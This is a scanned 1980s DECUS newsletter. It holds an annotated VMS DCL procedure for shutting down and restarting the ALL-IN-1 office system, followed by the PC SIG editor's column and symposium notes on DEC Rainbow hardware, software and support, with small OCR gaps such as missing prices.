$! users during shutdown. And is written as part of the shutdown message
$! sent to the users screen.
$
$ time = f$time()
$ mins = f$extract(15,2,time)
$ hours= f$extract(12,2,time)
$ mins = mnt + f$integer(mins)
```



```
$
$ get_hours:
$  if mins .lt. 60 then goto time_fin
$   mins = mins - 60
$   hours = hours + 1
$  if hours .ge. 24 then hours = 0
$  goto get_hours
$
$ time_fin:
$  if mins .le. 9 then mins = "0" + f$string(mins)
$  if hours .le. 9 then hours = "0" + f$string(hours)
$  fin_time = f$string(hours) + ":" + f$string(mins)
### Write out a text file with the shutdown message in it
$ notice:   ! Prepare notice program
$ !
$  OPEN/WRITE Z OA$DATA:SMSHUTDN.TMP
$  WRITE Z "ALL-IN-1 is going down for maintenance at ''fin_time' "
$  WRITE Z "and will be down for ''downtime'"
$  CLOSE Z
$
### Make sure that the VMS WORLD can read it
$  SET PROTECTION=(W:RE) OA$DATA:SMSHUTDN.TMP
$ !
### Let the manager know that the mail is going away
$ shut_senders:
$ !
$  WRITE SYS$OUTPUT ""
$  WRITE SYS$OUTPUT "  Shutting down ALL-IN-1 senders"
$  WRITE SYS$OUTPUT ""
$!
### Turn off the mail and remember that check for an OA$IMAGE
### translation of SMA1?  Well, here is where we point OA$IMAGE
### to run that program instead of OA$LIB:A1.EXE.  We will see
### that SMA1 just types out a text file that we are going to
### build containing the information about when ALL-IN-1 will be
### available for use.
$  assign/system "ON HOLD"  OA$MTI_SENDER_CONTROL
$  assign/system "ON HOLD"  OA$MTI_FETCHER_CONTROL
$  define/system  oa$image  OA$LIB:SMA1.EXE
###  Make a list of the users running currently ALL-IN-1
$ !
$ !  find the users running the ALL-IN-1 image and ask each current
$ !  user to exit. Create a file of all current users and the cputime
$ !  used.
```

```
### Create a little ASSUME file in which to store the info on each
### user found to be running ALL-IN-1 using the FDL qualifier
### to the DCL CREATE command
$ !
$create/fdl=sys$input:
file
  name     alusers.tmp
  organization  indexed
record
  format     variable
  size     40
key 0
  changes    no
  duplicates  no
  prologue  3
  seg0_length  8
  seg0_position  0
  type     string
$
### Open the ASSUME file, set up a counter, context, and tell the
### ALL-IN-1 manager what we are doing.
$  open/read/write proc alusers.tmp;0
$  first = 1
$   context = ""
$  write sys$output "scanning for ALL-IN-1 users to ask to log off"
$!
### Using the CONTEXT of "", set up above, the F$PID DCL lexical will just
### loop through all of the processes on the system on successive calls to
### it (see the F$PID HELP listed below). This allows us to find out which
### are running ALL-IN-1 by using a F$GETJPI DCL lexical to get the
### processes image name and comparing it to the name of the ALL-IN-1
### image that we found in the code above (the symbol alimage). If we find
### one, we grab their CPU time with a F$GETJPI DCL lexical, write the
### process identification and CPU time out to our ASSUME file, and send the
### user a message asking them to get out of ALL-IN-1.
$ loop:
$  pid = f$pid(context)
$  image = f$getjpi("''pid'","IMAGNAME") - ";"
$  if "''image'" .eqs. "''alimage'" then goto R1
$  if pid .eqs. "" then goto R2
$  goto loop
$ !
$ R1:
$  if first .ne. 1 then goto R1A
$  cputim = f$getjpi(pid,"CPUTIM")
$  write proc pid,cputim
```



```
$ R1A:
### Now, HERE is a BIG problem for processes that are
### running ALL-IN-1 in BATCH mode.  If our loop finds a process running
### ALL-IN-1, it will attempt to send it a message.  In the event that the
### process is a batch job, the whole thing blows up here due to not being
### able to send a message to the batch job.  That is, the translated value
### of the DCL symbol TERM in the REPLY command below is NULL for a
### batch job, which ends up being an illegal argument for the REPLY command.
### A suggested fix would be to use the F$GETJPI to find out if the MODE of
### the process is BATCH, and if so, skip it.
$!
$  term = f$getjpi(pid,"terminal")
$  msg := "Please exit. Going down in ''mnt' minutes (at ''fin_time') for ''dowr
$  REPLY/bell/terminal="''term'"  "''msg'"
$  goto loop
$ R2:
$  IF first .eq. 1 then close proc
$  first= first+1
$
### If we are going down in less than 10 minutes, wait 1 minute
### If we are going down in more than 10 minutes, then wait 5
### minutes
$  IF 'mnt' .LT. 10 THEN GOTO R3
$  write sys$output "WAIT  00:05:00.0  ! Wait 5 minutes before next announcement
$  WAIT  00:05:00.0  ! Wait 5 minutes before next announcement
$  mnt = mnt - 5
$  GOTO loop
$ R3:
$  write sys$output "WAIT  00:01:00.0  ! Wait 1 minute before next announcement'
$  WAIT  00:01:00.0  ! Wait 1 minute before next announcement
$  mnt = mnt - 1
$  IF 'mnt' .GT. 1 THEN GOTO loop
$
$ R3A:
$  open/write/read proc alusers.tmp;0
$  alrunning = "no"
$  firstonefound ="no"
$  context = ""
$  usercount = 0
$
$ getuser:
$  pid = f$pid(context)
$  image = f$getjpi("''pid'","IMAGNAME") - ";"
$  if "''image'" .eqs. "''alimage'" then goto running
$  if pid .eqs. "" then goto endlist
$  goto getuser
```

```
###  Prepare to type out a list of the users that
###  are running ALL-IN-1 to the ALL-IN-1 manager
$ running:
$  usercount = usercount +1
$  if alrunning .eqs. "no" then alrunning = "yes"
$  if firstonefound .eqs. "yes" then goto more
$  firstonefound = "yes"
$  write OAMAILBOX "OA clear "
$  @DCLMAILBOX
$  write sys$output "process name  cpu time used since start of shutdown"
$  goto details
$
###  If more than a screen full, prompt the ALL-IN-1
###  manager for a carriage return to continue
$ more:
$  if usercount .LT. 20 then goto details
$  write sys$output "there are more users"
$  write OAMAILBOX "OA wait "
$  @DCLMAILBOX
$  write OAMAILBOX "OA clear "
$  @DCLMAILBOX
$  write sys$output "process name    cpu time used"
$
###  Spit out the Process name and CPU time used since
###  we first looked at them so we can see if they are busy
$ details:
$  cputim2 = f$getjpi(pid,"cputim")
$  procnam = f$getjpi(pid,"prcnam")
$  read/key='pid proc record
$  cputim1 = f$integer(record - f$extract(0,8,record))
$  cpu_used = cputim2 - cputim1
$ !  write out the process names in a neat table.
$  a = ". . . . . . . . . . . . . "
$  l = f$length(procnam)
$  a[0,l+1] := "''procnam'"
$  write sys$output a,cpu_used
$  goto getuser
$
###  Ask the ALL-IN-1 manager if they want to
###  kill those processes running ALL-IN-1.  Note the use of
###  the pseudo input buffer to get the manager's response.
$ endlist:
$  close proc
$  if alrunning .eqs. "no" then goto finish
$  write OAMAILBOX "OA .prompt do you want these processes stopped (Y/N)?",-
    "®get oa$script_psib"
$  @DCLMAILBOX
$  answer := 'RESULT
$  ans = f$extract(0,1,answer)
$  if ans .eqs. "y" then goto kill_em
$  if ans .eqs. "Y" then goto kill_em
$  write sys$output "processes running ALL-IN-1 not stopped "
$  goto finish
```



```
$
### Run the program SMSTOP which picks up the DCL symbol name
### alimage (that contains the name of the ALL-IN-1 image), and
### Kills off all of the users that are using ALL-IN-1 in some mysterious,
### although I suspect rational, way.  Remember, we want to GRACEFULLY
### stop these users (ie: cause their context to do an EXIT from
### ALL-IN-1) rather than just do a DCL STOP/ID command and run the
### risk of perhaps loosing some of the user's cached data.  My
### conjecture is that SMSTOP issues a "STOP ALL CURRENT USERS"
### directive to the ALL-IN-1 image, except the CURRENT user.
### Remember, the user that is running the shutdown (MANAGER?)
### still has an ALL-IN-1 context running here.  When this is done,
### the CURRENT user (MANAGER?) is left running ALL-IN-1.
$ kill_em:
$  write sys$output "all processes running ALL-IN-1 are now being stopped"
$  kill = "$oa$lib:SMSTOP"
$  kill 'alimage
###  Tell the ALL-IN-1 manager that things are shutdown
$ finish:
$  delete alusers.tmp;
$  write sys$output "ALL-IN-1 successfully shut down"
$
### Fix up the text that will be sent out to any user that tries to
### use ALL-IN-1 while it is "shutdown"
$ notice2:   ! Prepare notice program saying ALL-IN-1 is down
$ !
$  OPEN/WRITE Z OA$DATA:SMSHUTDN.TMP
$  WRITE Z "ALL-IN-1 went down for maintenance at ''fin_time' "
$  WRITE Z "and is down for ''downtime'"
$  CLOSE Z
$
$  SET PROTECTION=(W:RE) OA$DATA:SMSHUTDN.TMP
$  set protection=(s:rwed) OA$DATA:SMSHUTDN.TMP;*
$  purge oa$data:smshutdn.tmp
$  goto goback
$
$ nopriv:
$  set proc/priv =('curpriv')
$  write sys$output -
"you do not have the privileges required to shut down ALL-IN-1"
$  goto goback
$!
$already_shut:
$  write OAMAILBOX "OA DISPLAY ALL-IN-1 has already been shut down."
$  @DCLMAILBOX:
$  exit
$
### And we are done.  Wait for a carriage return from the manager
### before going back.
$ goback:
$  write OAMAILBOX "OA wait"
$  @DCLMAILBOX
```

Whew! That little bugger is doing a lot of work, huh? Yep. Neat trick to be able to stop the users and not the ALL-IN-1 manager. I would like to hear how the SMSTOP program works. Perhaps a kindly DIGITAL person will tell us what is going on here! I have experimented with it, and it appears that SMSTOP forces all current ALL-IN-1 users EXCEPT the current context to EXIT. I have tried running the shutdown from another account, and another MANAGER user gets killed as well.

I would suggest that this should be in your bag of tricks. That is, if the need arises to quickly get all of the ALL-IN-1 users off of the system, you can just issue the DCL commands:

```
$  kill = "$oa$lib:SMSTOP"
$  kill 'alimage
```

to get rid of all of them in a hurry, insuring that you don't hurt any of them by loosing data on them or some such. In my neck of the woods, this is likely due to an oncoming thunderstorm that is likely to cause a power problem. The caveat is, of course, that if you don't run the whole shutdown procedure, they will not get notified that things are going away. Dirty pool!

Last, but certainly not least,we have to bring ALL-IN-1 back up. The only thing that we need to do to get it back is:

```
$ DEFINE/SYSTEM OA$IMAGE DUA1:[ALLIN1.LIB]A1
$ ASSIGN/SYSTEM "RUNNING" OA$MTISENDERCONTROL
$ ASSIGN/SYSTEM "RUNNING" OA$MTIFETCHERCONTROL
```

The ultimate restarter would be one that packages the above commands as a command procedure which gets SUBMITTED as a batch job with the /AFTER qualifier and an argument that was picked up from the "ALL-IN-1 available again time" in the shutdown command procedure. To make sure that the ALL-IN-1 manager does not get caught in the middle of their maintenance, the SUBMITTED ALL-IN-1 restart job could check a logical name to insure that it was OK to restart ALL-IN-1 before it did so. If it did not find the logical name set to, say, YES, then it could just grab the current time, add 10 minutes to it, and resubmitt itself to the batch queue. Then all the ALL-IN-1 manager would have to do is define that logical name to be YES when they were ready to have ALL-IN-1 restarted. I don't have time to write the DCL to make all of this happen today, but rest assured that it is straight forward.

Yet one MORE thing. The current ALL-IN-1 shutdown procedure simply redefines logical names to prevent users from using ALL-IN-1. A smart user could just go make the logical name assignments in the manner mentioned in the "running alternate ALL-IN-1 images" section above, and end up messing up something that the ALL-IN-1 manager was trying to get done. The ultimate shutdown/restart procedure would include protection against that. Right off the top, I can think of several ways to do this. VAX/VMS V4 Access Control Lists (ACL) come to mind, as well as the simpler scheme of changing the ALL-IN-1 images file protection.

In the ACL scheme, you would put an ACL on the OA$IMAGE that allowed world access. When ALL-IN-1 was shutdown, you would change the ACL to allow access to the image only by those people who were authorized to run ALL-IN-1 after it had been "shutdown". Of course, the restart procedure would have to re-establish the original ACL. In the file protection scheme, your shutdown procedure just changes the file protection (or ownership for that matter) to something that disallows the folks that you do not want to run the image, and your restart procedure just fixes it back to proper "world" access.

That's ALL fer Now


Hoping that I hear from you about your favorite hint, kink, problem, or question, I remain forever hopeful!

Happy ALL-IN-1ing and VAXing!

Ray

DECUS

PERSONAL COMPUTER SIG NEWSLETTER



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FROM THE EDITOR

Rumors of the new PC(S) are still floating around, with no announcement imminent. Version 3.1 of MS-DOS will probably be available about the same time. It's hard to tell where the Rainbow is going until we know more about what is going to happen. The PRO 350 has apparently been scrapped already. Some Rainbow watchers feel that DEC considers the Rainbow a "mature product", and that there will be no more development for it. With the exception of the infusion of cash into Disk Tech One for the RB Link, Jr., project, that appears to be true.

However, some of the efforts of last year are finally catching up with us. Probably the most important new information as I write this is that the RX50 disk drive problem--read errors when transferring from one machine to another--may have been solved. Read the article by Andrew Lawlor in the Rainbow Technical section, "Solving the Rainbow Disk Transfer Problem," which explains in detail why there were problems in transferring disks from one RX50 drive to another. He points out in his article that there are new versions of both MS-DOS 2.11 and CP/M 2.0. If you sent in registration cards for those operating systems, you should have automatically recieved the updates in the mail already. (Many people have.) For those of you who haven't, I have talked to the product manager--he is an absolutely super person--incredibly helpful--who has offered to send the new versions of the operating systems to those who should have gotten them but haven't.

Before I give you the address to send for the systems--please be on your honor, and don't send for them unless you did buy those systems and send in the registration cards, I will tell you how to determine whether you already have them. If you bought either MS-DOS 2.11 or C/PM 2.0 after August, 1985, or bought an Upgrade since then, you probably do have the new version. Just look on the system disks.

The MS-DOS disk will say, "MS-DOS V. 2.11-1" on the disk. The CP/M version will say, "CP/M V. 2.1". To further check, when you boot up, the new MS-DOS version only has two dots after the notation:

MS-DOS Loading ..

The old version has three, as does MS-DOS v. 2.5:

MS-DOS Loading ...

If you should have received one or both of these versions, and haven't, write to:

MS-DOS/CP/M Updates
DEC
LJ02/H3
30 Porter Road

Littleton, MA 01460

It was with extreme horror that I noticed that there were no numbers in the table of contents published last month. I send it to DECUS without any because THEY number the actual pages. (I don't know in advance what the numbers will be.)

By the way, this newsletter is QUARTERLY. That's why you don't get a newsletter in the off months--Jan, Feb, April, May, July, August, October, and November. It should appear in March, June, September and December. That is because doing the newsletter is an incredible amount of work. Many of you are aware that I also do a lengthy monthly newsletter for the local user's group that I belong to, the Washington Area Rainbow User's Group. In fact, that is where most of the articles you see in this newsletter come from. I use as much as possible from other newsletters. VERY FEW ARTICLES are submitted directly to this newsletter.

I just can't do two monthly. It is difficult enough to do one! The SIGs newsletter does NOT have a flexible deadline, either, which makes it much more difficult to deal with. Unless someone else wants to edit the PC SIG Newsletter monthly, it will continue to be quarterly. I am going to try to put some of the more lengthy manuals that I have seen (such as the differences in the system calls for the Rainbow and the IBM-PC) in that section during the off months, so check to make sure that there isn't something interesting there.

There is one final problem with doing a monthly newsletter. . .the PC SIG's page count is very low. With this newsletter, I will have more than used it up for this fiscal year, and there is still one issue to go!.

Good news, there does seem to be more coverage of the Rainbow in the commercial magazines, with the exception of DEC Professional. Starting in February, Digital Review is publishing a monthly column on the Rainbow, written by yours truly (let me know how you like it!) Also, one of their new editors, Terry Shannon, is writing more PC oriented articles, so things are looking up there. Ted Needleman does a monthly column for Hardcopy, and has been pushing for more Rainbow coverage there (it seems to be working, there is usually at least one article a month in that magazine). Ted has done several useful roundups (reviews and /or comments on several related packages) on hardware and software for Hardcopy.

The TRUMP program in Whitestone, New York, is definitely over. DEC cancelled it when they had more than 60 A motherboards that they couldn't sell or get rid of. (The A's run quite well, so they only needed to replace about one a month. They didn't need a five year supply. . .) For those of you who don't know what the TRUMP program was, it allowed Rainbow A owners to trade in their A motherboards for B motherboards for about $250--quite a bargain. Why would you want to do that? See Rob Elliot's article in the Rainbow Technical section.

I NEED ARTICLES DESPERATELY. The best way to send them to me is to upload them to the Wash-A-RUG FIDO (703) 359-6549, Net 109, Node 483. There is a special place for Newsletter articles--upload to area 15. Leave a note in message area 9 to tell me what you've sent. If you can, send them in either WordPerfect or WordStar, but MS-DOS ASCII is ok too. If you go the ASCII route, PLEASE do not format them at all, and do not put a right margin on the file. It causes me no end of trouble to have to get copy to fit the margins I use here. Also, for you non-typists, there are a few conventions you should follow. The main one is that there are TWO spaces after each period (.), not one. This may seem incredibly picky, but it is much easier to read that way. Be sure to put name, address, and phone number on your submission! I won't publish the street address/phone unless you ask me to. But I must be able to call you in case I have any questions. If you absolutely cannot get your hands on a modem, send me articles on disk (use a cheapo, not a good one). Please don't send hardcopy only. I don't have the time to type anything in myself.

The DEADLINE for the next newsletter is April 7th. Please sit down at the keyboard and put something on paper. It is your turn to share with others. That goes triple for PRO and DECmate users. Those sections are abysmal.

The next DECUS will be held in Dallas from April 28th to May 2nd, don't miss it. The PC SIG is getting stronger, and so are the presentations. Last DECUS, over 2000 disks of public domain software were distributed at the modest media cost of $5 per disk. There will be a PC SIG Campground and a repeat of the very successful PC Magic Session.

SEND ARTICLES. . .

Caroline Mack
Editor

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DECUS ANAHEIM SYMPOSIA NOTES--DEC 13-19, 1985
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FALL DECUS SYMPOSIA NOTES FOR THE DEC RAINBOW
by Brian Orr
J. R. Simplot Co.

This is what I gleaned at the Fall 1985 DECUS Symposia in Anaheim, California. In this commentary, I have focused primarily on the Rainbow. Opinions expressed within are totally mine unless specifically quoted from another source.

One of the major changes to have taken place in the last several months is the reorganization of the Rainbow Engineering Group within DEC. Commensurate with this change is a change in the name of the Group. Rainbow Engineering will now be called the PC Systems Group. This looks like a shift of emphasis on the Rainbow itself to personal computers in general. According to Katrina Holman, who is DEC (Rainbow) Counterpart to the DECUS PC SIG, the PC Systems Group will cover ". . .the Rainbow, DECmate, and any other future PCs that DEC will introduce." Sounds like a hint to me! Note that the PRO series of DEC Micros are NOT included in this group. This tells me DEC has finally figured that placing the PRO as a Micro in the saturated 8086 Micro community is a mistake. I see DEC shifting marketing of the PRO to a dedicated engineering workstation.

Marshall Goldberg, who is a Principle Software Engineer for the Personal Computing Systems Group, mentioned that the newly organized group was extremely busy at the present time working on new products. This is the reason that not many PC Systems Group people could be spared for the Anaheim DECUS. Marshall also told me he is pretty excited about the intensity of the current work the PC systems group is doing.

DEC's view of the PC has evolved through these three stages:

Standalone

1. Task Oriented
2. Personal Production Tool

Cooperative Desktop

1. Peer-to-Peer LANS
2. Micro-Mainframe Links

Integrated Desktop

1. Desk Access to all Resources
2. Personal Computer Capabilities
3. Application sharing of Data and Resources
4. Flexible
5. Clear growth path

To achieve the Integrated Desktop it is necessary to have the following resources at hand:

1. DECnet Architecture
2. High Speed ETHERNET links
3. Industry Standard Software
4. Planned Growth Path
5. May start with a single system
6. Low incremental cost
7. Shared resource opportunities
8. Server Licensed Applications
9. Upgrades for current PC's

New systems developed for the above architecture must have:

1. Ability to utilize familiar Industry Standard Applications (ie., IBM PC Compatibility)

2. Flexible user interface with the availability of

   a. Icons
   b. Windows
   c. Menus
   d. Commands

3. MS-NET Compatibility

4. Allow for a PC based Server with 80MB disk and thin wire ETHERNET

I was told the Rainbow will NOT be able to become a server on the network. The server device, according to DEC, will require an 80MB Hard Disk. Possibly the new DEC PC will be able to use the RD53 hard disk.

After attending the PC futures meeting and DEC's Networking PC's seminars, it became obvious that DEC will be the first major vendor to allow networking across the FULL line of computer products. There will be a smooth interface from PC to VAX-8600 that will use DECnet across all architectures. If you are a small shop, you may not appreciate this. If you have several mainframes and micros you'll love it. Once you learn Decnet on any machine, you will be able to use it on any other machine the same basic way. You will even be able to get to other vendor's machines thru DECnet gateways. It is exciting to think about sitting at your local PC in Boise and running programs on an IBM mainframe thru a DECnet SNA gateway in a foreign country. The architecture looks good and it works right now as I write. When PC servers are added to DECnet via thin-wire ethernet and DEMPER ethernet repeaters, information flow will be much easier. Even though I am upset about current Rainbow support, Office Automation systems for the future look bright.

DEC is finally admitting the IBM PC is a standard they

must keep up with and their new PC is rumored to be PC/AT compatible. It is also rumored that marketing will still be done by DEC for the new PC so don't expect it to appear on Computerland shelves. I hope DEC knows what it is doing! Try buying a Rainbow at even a DEC Business Center. It is not an easy task. Pricing will be critical and I am not sure DEC still understands pricing. When asked during one of the sessions why Rainbow prices are so high, DEC replied that pricing structures for the PC's were currently being looked into. Too bad it's three years too late. I think DEC wants to forget about the Rainbow and start over.

Support for the Rainbow in general is worsening. This sentiment was expressed by several corporations I talked with that have large populations of the Rainbow. I expect to see an announcement on the new PC-XX between now and April 86 before the next DECUS Symposia. I heard rumors that an announcement may made as soon as January.

Even with the announcement of the new DEC PC forthcoming, I heard general discontent among current DEC PC users about PC support levels. Comments were being made that with the level of support that DEC is currently giving its PC line that little consideration would be given to purchasing new DEC PC's. DEC has a real credibility problem with it's PC products right now.

HARDWARE UPGRADES

<u>DEC products</u>

DEC sees the Rainbow as a mature product. This basically means there will be little future development of the Rainbow. When I asked about new hardware for backing up hard disks, I was told to look at third party offerings because DEC had no intention of providing this type of product for the Rainbow.

One DEC engineer was asked if the Rainbow were to be redone would it be designed with an open architecture like the IBM PC. He replied "I think the answer is obvious." Hmmm, Maybe DEC is learning something. . .

The only hardware item promised to come out for the Rainbow and be distributed by DEC is the Thin-wire ETHERNET board.

For frustrated Rainbow 100A owners, DEC did mention that a corporate wide policy on the TRUMP program was soon going to be in place. (TRUMP is the TRade Up and Maximum Performance program started by a DEC Field Service units in the northeast to allow owners to convert 100A units to 100B units for about $240.) I don't know what the policy will be but I would be wary. The only good thing is that to continue to support Rainbows, 100B machines will be the standard. DEC will probably try to get as many people on 100B's as possible.

I:DRIVE

When it rains it pours! There are now three different products at the same time that provide the capability to read and write IBM PC 48TPI double-sided formatted floppies on the Rainbow.

The first of these is the I:DRIVE. For $395 you can purchase an external floppy disk (with software and cables) that reads from and writes to IBM PC-DOS formatted disks.

The I:DRIVE is a nice looking unit that sits next to the Rainbow system box. It has a cable that plugs into the extra plug on the floppy disk controller card in the Rainbow. This cable then ends in a DB-25 connector that fits nicely in the slot the extended Comm board would have used for it's DB-25 connector. Another cable then runs from the newly installed DB-25 connector in the back of the Rainbow to the I:DRIVE itself. The I:DRIVE has its own internal power supply so you will need to plug it into the wall for power.

The software is installed as an MS-DOS device driver in the CONFIG.SYS file. All you need to do to access the drive is specify "I:" as the device name and files will be accessed on the I:DRIVE. The I:DRIVE will not allow you to run IBM specific programs but will allow you to read or write data files on IBM PC formatted disks. The only thing that bothered me was you need pre-formatted IBM PC disks for the unit. There is no formatter for it. If a formatter was available this would be an excellent addition to share PC formatted information. I:DRIVE is available from a number of dealers, or directly from the manufacturer Suitable Solutions, of San Jose, CA (408) 725-8944, or (408) 247-8775.

RB-Link Jr.

We were told by Don Call, DEC's Personal Computer Technical Manager to specifically look at the RB-LINK product being offered by Disk Tech One, Inc. of Santa Barbara, CA (805) 964-3535. They were not exhibiting on the DEXPO floor because they did not apply in time for space. After finding them in a Hilton Hotel suite, I was able to see the new product. DEC has contracted with DTO to produce the RB-LINK which is expected to provide varying degrees of IBM compatibility, depending on which version of the product you buy.

Since DEC is holding the cards, Disk Tech One could not announce the product until DEC agreed. DEC made DTO wait three months after submitting the product to DEC for evaluation to make any announcements. That's why RB-LINK was not on the DEXPO floor.

I liked what I saw in the RB-LINK product. There are three different versions of the LINK product planned. RB-LINK Jr., RB-LINK, and RB-LINK Sr.

The RB-LINK Jr. provides IBM half-card compatibility for the Rainbow. Link Jr. is being shipped right now. It will allow you to plug one half-height card into one of its two slots for card expansion. The product has two slots, but one is

reserved for the 48TPI floppy drive that comes with the unit. This will allow you to read, write, and format IBM floppy disks.

I witnessed the RB-LINK JR reading and writing to the following drives:

1. Drive A & B --the Rainbow's internal floppy Drives

2. Drive E & F --the Rainbows internal RD-51 10MB hard drive

3. Drive G --the external RB-LINK Jr 48TPI double-sided floppy drive

4. Drive H & I --the external RB-LINK Jr IBM compatible 10MB hard disk drive

I am not sure if most people appreciate what is really happening here. For $ you can get a box that will read, write, AND format standard IBM double-sided floppies. In addition, you can now go out and buy and an IBM compatible hard disk and controller and run it on your Rainbow. [Editor's note: Disk Tech will have to make a modification to disk and controller, and provide the formatting program. The cost for the modifications hasn't been decided.] You can currently get an IBM 20MB disk with controller for less than $ if you shop around. This means for $ total you can get a 20MB hard disk and controller AND 48TPI floppy drive. Compare this to the outrageous $ you pay for DEC's 20MB RDC-31 disk for the Rainbow. If you have an A system you will pay $ for the upgrade with power supply. With the RB-LINK Jr., the unit has its own external power supply for winchesters so it is the same price whether you own a Rainbow 100A, 100B, or 100+ system. According to DTO, it is possible to put the removable 10MB winchester Bournoulli Boxes on the RB-LINK Jr. I hope DTO sells a lot of RB-LINK Jrs. to show DEC there is a demand for third party PC support.

The controller for the RB-Link Jr. fits in the Rainbow hard disk/extended Communications connectors. If you have one of these boards already installed, they will piggy-back the RB-LINK Jr. host adapter board so you do not lose any current capabilities. The software to drive the RB-LINK JR. is loaded as an MS-DOS device driver in the CONFIG.SYS boot up file. It is totally transparent to users. All they will know is that they now have some extra drives they can access.

Disk Tech One states that this unit will be supported by DEC field service. I have not yet to checked into this, but I believe them since DEC contracted them to do the work.

RB-Link

RB-LINK is NOT the same product as the RB-LINK Jr. at all. In fact, RB-LINK (expected to cost $ ') is not a finished product yet. It should be shipping the first week in February 1986. The RB-LINK is basically a three full-card slot IBM clone

with a 48TPI drive included. One of the three slots is dedicated to the host adapter board in the Rainbow. The 48TPI drive does not require a slot because the controller for it is built on the RB-LINK motherboard (unlike the RB-LINK Jr product). Note that the host adapter card in the Rainbow requires a slot this time in the RB-LINK (that interface was built into the RB-LINK Jr.'s motherboard). Disk Tech One claims that RB-LINK will allow you to actually run IBM software like SideKick or IBM Lotus version 2.x. [Editor's note: they have not tested these products yet.] They have mapped the Rainbow keyboard so the IBM software sees IBM scan codes coming back to it. The top row function keys on the Rainbow keyboard will be seen by the RB-LINK as normal F1-F10 IBM function codes.

I have been told that the Rainbow monitor can be used on the RB-LINK with programs like LOTUS and Sidekick if DTO's color monitor card is purchased. I spoke with Dr. Mohammed Shaikh (pronounced "shake"), who is the President of Disk Tech One on December 26th, and he assured me there would be an answer to the 25th row which appears on the IBM monitor. [Editor's note: Dr. Shaikh claims this problem has been solved by sending the signals to the monitor in a different way.] The DTO color card will expect you to plug the monitor cable from the Rainbow into the color card. A new cable from the card will then plug into the monitor. This will give you the capability to "software" switch the monitor signal so it displays either the Rainbow signal or the RB-LINK signal.

This would give the Rainbow user the chance to use his own monitor for IBM programs. This method was still being tested when I called. If it does not work, the worst that would happen would be that a separate monitor would be required for IBM products which display 25 lines. I was told by Dr. Shaikh that the 25th line was the only problem at present and programs that did not use 25 lines but accessed display memory directly currently DO work with the color card. Depending on which color card you choose, a name brand or a generic, the DTO color card will cost approximately between $150 and $260. You will need the color card whether or not you have a color monitor.

If you already have an IBM clone and want to mate it to the Rainbow (to use the Rainbow keyboard for example), DTO will market the host adapter board and LINK software as a separate item. This should cost around $6). I don't have an idea when this will be shipping but I would guess the same time frame as the RB-LINK.

This product is really an RB-Link without the Link motherboard. The host adapter would plug into the Rainbow winchester controller and take up a slot in the IBM clone. The software would be installed as an MS-DOS device driver. I saw the Rainbow hooked to an IBM PC with the Host adapter card at DEXPO and it worked fine at that time. I was able to access the IBM PC disks without a problem. However, I did not run any LOTUS 1-2-3 or Sidekick applications.

You might wonder why anyone would want an RB-Link rather than just buying a clone. If you have a substantial investment in Rainbows at present, then this could extend the

life of the Rainbow. You probably do not want two complete PCs on your desk (but then again, maybe you do). You can still use the nice keyboard and monitor of the Rainbow and not have to re buy the software currently running on the Rainbow with the RB-LINK. It will also allow you to take a Rainbow or IBM floppy and directly copy to the other format. At the very least if you do buy a clone, then buying the Host adapter card can let you get maximum benefit from your clone's equipment.

RB-LINK Sr.

The RB-LINK Sr. is basically an RB-LINK with a larger chassis. It includes an IBM compatible five full-card slot motherboard (one taken up by the host adapter), a 48TPI double-sided floppy disk drive, and a 20MB hard disk (the hard disk controller takes up another slot), and a monochrome adapter (which would take up yet another slot!). In my mind you would have to be crazy to pay $3800 for the RB-LINK Sr when you could buy two to three IBM clones and a host adapter to hook one of them up to your current Rainbow for that price. Even though they are including a 20MB hard disk, you can buy an IBM compatible 20 MB hard disk with controller for $. If the RB-LINK Sr. was priced about $ 1 it might be a seller. RB-LINK Sr. is not being shipped yet either, and development has not begun.

Univation

Univation, the company that makes memory boards and hard disks for the Rainbow, had a very nice dual removable hard disk system or removable/fixed system for the Rainbow. It is called the Slimline hard disk series and sits between the Rainbow System Box and monitor, like the Curtis Power Command Center for IBM PC's. It has built-in power filters and suppressors with lighted switches for controlling individual power sockets on the back. Along with that also came the hard disks in the same strip. I was told that the government, with its security restrictions, really liked the removable hard disk model. The units were very very nice looking. Even I was impressed with the orange glowing lights on the panel.

I did not get a price for the units but you can call Univation at (408) 745-0180 for details.

I do not have any Univation memory boards for the Rainbow but for those who do, Univation can now get your Rainbow up to the full 896K of memory it is capable of. They now use 256K chips on their boards for the Rainbow.

SOFTWARE

New Rainbow Technical Manual

There is a new technical manual for the Rainbow out by DEC, titled TECHNICAL MANUAL ADDENDUM FOR MODELS PC100-A, PC100-B, and RAINBOW 100+. Whew! What a title! It is more than

just an addendum. It covers the Winchester Hard Disk Controller, 100B Power Supply and Fan Assembly, and PC100-B specific system module technical descriptions. It is the same quality as the current Hardware Technical manual. Lots of pictures, tables, and functional diagrams. It is probably 150-200 pages long. It's almost as thick as the current Hardware Technical Documentation. You can order it as P/N EK-RB100-TM-001. I got it for $22.50 at DECUS. [Editor's Note: Manuals are usually sold for 40% off at the DECUS Store.] This is a required document for the Rainbow Technical Hacker, especially if you want Hard Disk Controller information.

I mentioned that PC technical manuals should be available when a product is shipped, not three years later, and DEC said this would not happen again. Maybe the rumored PC-XX will have technical manuals ready when it ships. . . Of course if it doesn't you could supposedly use IBM's manuals. . .

BIOS listings for version 2.11 MSDOS

DEC is now shipping version 2.11 MS-DOS BIOS listings with the Technical Documentation. They were giving them out at DECUS in the PC Campground. They were going like hotcakes! I do not see a separate order number for them. They come in the MS-DOS Technical Documentation Set.

New Software

Any new software or upgrades to existing software contemplated by DEC for the Rainbow are being looked at very carefully as profitability issues, according to Phillip Pavay, Software Editor for DCS-West. In my opinion, DEC felt there was no issue concerning support of current software offerings. Each software product ported to the Rainbow was executed as a separate contract with no upgrade provisions in the contracts. In DEC's eyes, the contracts had been met, the software delivered, so END OF STORY. They seem surprised and puzzled that we were asking for upgrades from them. To DEC, upgrades mean new costs, new contracts, new testing, new packaging--in other words a new product. Phillip Pavay said, "Let's face it, we are not ramped up for Rainbow production."

To get new software or updated versions of older software on the Rainbow, a keen interest must be shown in the Rainbow marketplace so new contracts could be made to convert the software. Pavay was encouraged to see the DECUS PC SIG putting together a monthly wish list for DEC. This is the type of medium necessary for DEC to react to software conversion issues. The wishes must look absolutely profitable to DEC to be acted on. Support for the existing user base is not a strong enough reason for DEC to maintain software!

